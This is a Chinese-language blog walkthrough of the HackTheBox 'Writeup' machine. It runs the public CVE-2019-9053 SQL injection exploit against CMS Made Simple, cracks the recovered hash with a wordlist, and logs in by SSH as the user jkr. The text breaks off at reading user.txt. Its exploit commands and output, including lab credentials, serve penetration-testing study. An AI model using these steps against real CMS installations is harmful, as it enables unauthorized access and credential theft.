

No.163-HackTheBox-Linux-Writeup-Walkthrough渗透学习

原创

大余xiyou 于 2020-07-17 11:36:04 发布 229 收藏

分类专栏: [Hack The box](#) 文章标签: [linux python 数据库](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_34801745/article/details/107396783

版权



[Hack The box 专栏收录该内容](#)

136 篇文章 20 订阅

订阅专栏

**

HackTheBox-Linux-Writeup-Walkthrough

**

靶机地址: <https://www.hackthebox.eu/home/machines/profile/192>

靶机难度: 初级 (4.5/10)

靶机发布日期: 2019年6月12日

靶机描述:

Writeup is an easy difficulty Linux box with DoS protection in place to prevent brute forcing. A CMS is found, and contains a SQL injection vulnerability, which is leveraged to gain user credentials. The user is found to be in a non-default group, which gives him write access to part of the PATH. A path hijacking results in escalation of privileges to root.

作者: 大余


时间: 2020-07-17

请注意: 对于所有这些计算机, 我是通过平台授权允许情况进行渗透的。我将使用Kali Linux作为解决该HTB的攻击者机器。这里使用的技术仅用于学习教育目的, 如果列出的技术用于其他任何目标, 我概不负责。


一、信息收集



浏览到端口80，可看到一个复古风格的页面...



每次apache我都会查看robots文本，提示了writeup目录...




Pages are hand-crafted with vim. NOT.

进入该目录，开始枚举信息...

```
1 <!doctype html>
2 <html lang="en_US"><head>
3   <title>Home - writeup</title>
4
5   <base href="http://10.10.10.138/writeup/" />
6   <meta name="Generator" content="CMS Made Simple - Copyright (C) 2004-2019. All rights reserved." />
7   <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
8
9   <!-- cms_stylesheet error: No stylesheets matched the criteria specified -->
10  <style>.footer { background-color: white; position: fixed; left: 0; bottom: 0; width: 100%; color: black; text-align: center; }</style>
11 </head><body>
12   <header id="header">
13     <h1>writeup</h1>
14   </header>
15
16   <nav id="menu">
17
18
19
20
21
22 <ul><li class="currentpage"><a class="currentpage" href="http://10.10.10.138/writeup/">Home Page</a></li><li><a href="http://10.10.10.138/writeup/in
```

查看前段源码，发现了这是CMS Made Simple框架的服务，版本最新2019年...




You can download it by clicking on


CMS Made Simple is an Open

https://blog.csdn.net/gq_34801745


根据提示直接开始google，查找到了相关的源码？




到下载页面，果然有源码包...



往下滑，有源码包部署好的页面地址，省的我下载包部署，我只需要查看下即可...



访问后，发现底层存在很多目录，doc中发现了CHANGELOG页面日志信息...



查看到了版本信息...2.2.9.1的



```
CMS Made Simple (CMSMS) Showtime2 - File Upload Remote Code Execution (Metasploit)
CMS Made Simple 0.10 - 'index.php' Cross-Site Scripting
CMS Made Simple 0.10 - 'Lang.php' Remote File Inclusion
CMS Made Simple 1.0.2 - 'SearchInput' Cross-Site Scripting
CMS Made Simple 1.0.5 - 'Stylesheet.php' SQL Injection
CMS Made Simple 1.11.10 - Multiple Cross-Site Scripting Vulnerabilities
CMS Made Simple 1.11.9 - Multiple Vulnerabilities
--- CMS Made Simple 1.2 - Remote Code Execution
Cor CMS Made Simple 1.2.2 Module TinyMCE - SQL Injection
--- CMS Made Simple 1.2.4 Module FileManager - Arbitrary File Upload
--- CMS Made Simple 1.4.1 - Local File Inclusion
CMS Made Simple 1.6.2 - Local File Disclosure
Mic CMS Made Simple 1.6.6 - Local File Inclusion / Cross-Site Scripting
--- CMS Made Simple 1.6.6 - Multiple Vulnerabilities
CMS Made Simple 1.7 - Cross-Site Request Forgery
Pha CMS Made Simple 1.8 - 'default_cms_lang' Local File Inclusion
--- CMS Made Simple 1.x - Cross-Site Scripting / Cross-Site Request Forgery
CMS Made Simple 2.1.6 - Multiple Vulnerabilities
Ver CMS Made Simple 2.1.6 - Remote Code Execution
--- CMS Made Simple 2.2.5 - (Authenticated) Remote Code Execution
Cor CMS Made Simple 2.2.7 - (Authenticated) Remote Code Execution
--- CMS Made Simple < 1.12.1 / < 2.1.3 - Web Server Cache Poisoning
CMS Made Simple < 2.2.10 - SQL Injection
CMS Made Simple Module Antz Toolkit 1.02 - Arbitrary File Upload
CMS Made Simple Module Download Manager 1.4.1 - Arbitrary File Upload
--- CMS Made Simple Showtime2 Module 3.6.2 - (Authenticated) Arbitrary File Upload

php/remote/46627.rb
php/webapps/26298.txt
php/webapps/26217.html
php/webapps/29272.txt
php/webapps/29941.txt
php/webapps/32668.txt
php/webapps/43889.txt
php/webapps/4810.txt
php/webapps/5600.php
php/webapps/7285.txt
php/webapps/9407.txt
php/webapps/33643.txt
php/webapps/11424.txt
php/webapps/12009.html
php/webapps/34299.py
php/webapps/34068.html
php/webapps/41997.txt
php/webapps/44192.txt
php/webapps/44976.py
php/webapps/45793.py
php/webapps/39760.txt
php/webapps/46635.py
php/webapps/34300.py
php/webapps/34298.py
php/webapps/46546.py

Shellcodes: No Results
dayu@kali:~/桌面/dayuWriteup$
```

通过本地查找相关的漏洞信息...可利用CVE-2019-9053漏洞46635EXP进行提权...

```
dayu@kali:~/桌面/dayuWriteup
dayu@kali:~/桌面/dayuWriteup178x44
dayu@root@kali:/home/dayu/桌面/dayuWriteup# python 46635.py
Traceback (most recent call last):
  File "46635.py", line 12, in <module>
    from termcolor import colored
ImportError: No module named termcolor
root@kali:/home/dayu/桌面/dayuWriteup# pip install termcolor
DEPRECATION: Python 2.7 reached the end of its life on January 1st, 2020. Please upgrade your Python as Python 2.7 is no longer maintained. pip 21.0 will drop support for Python 2.7 in January 2021. More details about Python 2 support in pip, can be found at https://pip.pypa.io/en/latest/development/release-process/#python-2-support
Collecting termcolor
  Downloading termcolor-1.1.0.tar.gz (3.9 kB)
Building wheels for collected packages: termcolor
  Building wheel for termcolor (setup.py) ... done
Created wheel for termcolor: filename=termcolor-1.1.0-py2-none-any.whl size=5716 sha256=8f4f99cf727e19a0d8445f2653618118cdfdea7dbc48041683d5a086167fb81e
Stored in directory: /root/.cache/pip/wheels/48/54/87/2f4d1a48c87e43906477a3c93d9663c49ca092046d5a4b00b4
Successfully built termcolor
Installing collected packages: termcolor
Successfully installed termcolor-1.1.0
root@kali:/home/dayu/桌面/dayuWriteup# python 46635.py
[+] Specify an url target
[+] Example usage (no cracking password): exploit.py -u http://target-uri
[+] Example usage (with cracking password): exploit.py -u http://target-uri --crack -w /path-wordlist
[+] Setup the variable TIME with an appropriate time, because this sql injection is a time based.
root@kali:/home/dayu/桌面/dayuWriteup#
```

首先放到本地目录下, 执行后发现了需要termcolor模块执行...PIP下载即可...

```
dayu@kali
dayu@kali
dayuApocalypt
dayuSmasher2
1.xlsx

[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
root@kali:/home/dayu/桌面/dayuWriteup#
```

命令: `python 46635.py -u http://10.10.10.138/writeup/ --crack -w /opt/dayuHTB/dayuHackTheBox/dayuAriekei/rockyou.txt`

按照脚本执行即可...通过EXP和rockyou密码本, 爆破获得了用户名密码...

```

[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
root@kali:~/桌面/dayuWriteup# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ECDSA key fingerprint is SHA256:TEw8ogmentaVUz08dLoHLKmd7USLU1uIqidsdoX77oy0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ECDSA) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 4.9.0-8-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jkr@writeup:~$ ls
user.txt
jkr@writeup:~$ cat user.txt
